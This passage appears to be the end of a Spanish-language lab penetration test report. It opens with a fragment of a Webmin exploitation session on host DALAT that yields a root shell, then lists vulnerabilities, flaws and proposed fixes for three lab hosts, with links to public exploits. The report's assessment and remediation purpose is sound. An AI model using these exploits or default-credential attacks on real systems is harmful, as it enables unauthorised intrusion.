[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary(bash) on target machine
[*] Found bash at /bin/bash
id
id
uid=0(root) gid=0(root) groups=0(root)
root@DALAT:/usr/share/webmin/#
```

Vulnerabilidades, defectos y mejoras propuestas.

LAOCAI 10.10.7.101

- **Vulnerabilidades:** Puerto 80 → qdPM 9.1
- **Defectos:** Credenciales por defecto del servicio
- **Mejoras:** Actualizar el servicio a su última versión o cambiar el servicio para gestionar los usuarios y eliminar el usuario por defecto administrador
- **Propuestas:** Dentro del usuario tranme quitar los permisos de escritura para cualquier usuario y que solo pueda el usuario root del archivo que se encuentra en la carpeta Escritorio llamado pass.txt.

KYOTO 10.10.3.101

- **Vulnerabilidades:** ATutor
- **Defectos:** Dos enlaces en el código HTML que llevan a la página de inicio ATutor y Joomla(no funciona)
- **Mejoras:** Actualizar a la última versión ATutor o cambiar de servicio para la gestión académica.
- **Propuestas:** Mover al directorio /root o cambiar los permisos de lectura para todos los usuarios y que solo sea para root en los archivos que se encuentran dentro de /home/kenshin testsingserver.py y paramiko.log

DALAT 10.10.7.102

- **Vulnerabilidades:** Directorio /downloads tiene acceso a todo tipo de usuario. Webmin configurada por defecto.
- **Defectos:** En el usuario namanh se encuentra el paquete a descomprimir y el directorio del servicio webmin con permisos para cualquier usuario.
- **Mejoras:** Actualizar a la ultima version webdim y cambiar los credenciales por defecto.
- **Propuestas:** Solo poder acceder al directorio /download con permisos locales. Mover ficheros del webdim a un directorio con permisos root.Cambiar las credenciales por defecto para iniciar sesión en webdim

Referencias

<https://www.hackingarticles.in/multiple-ways-to-exploiting-put-method/>

<https://www.exploit-db.com/exploits/47954>

<https://www.exploit-db.com/exploits/39514>

https://github.com/TobinShields/qdPM9.1_Exploit

<https://www.webmin.com/exploit.html>

https://www.rapid7.com/db/modules/exploit/multi/http/otutor_sqli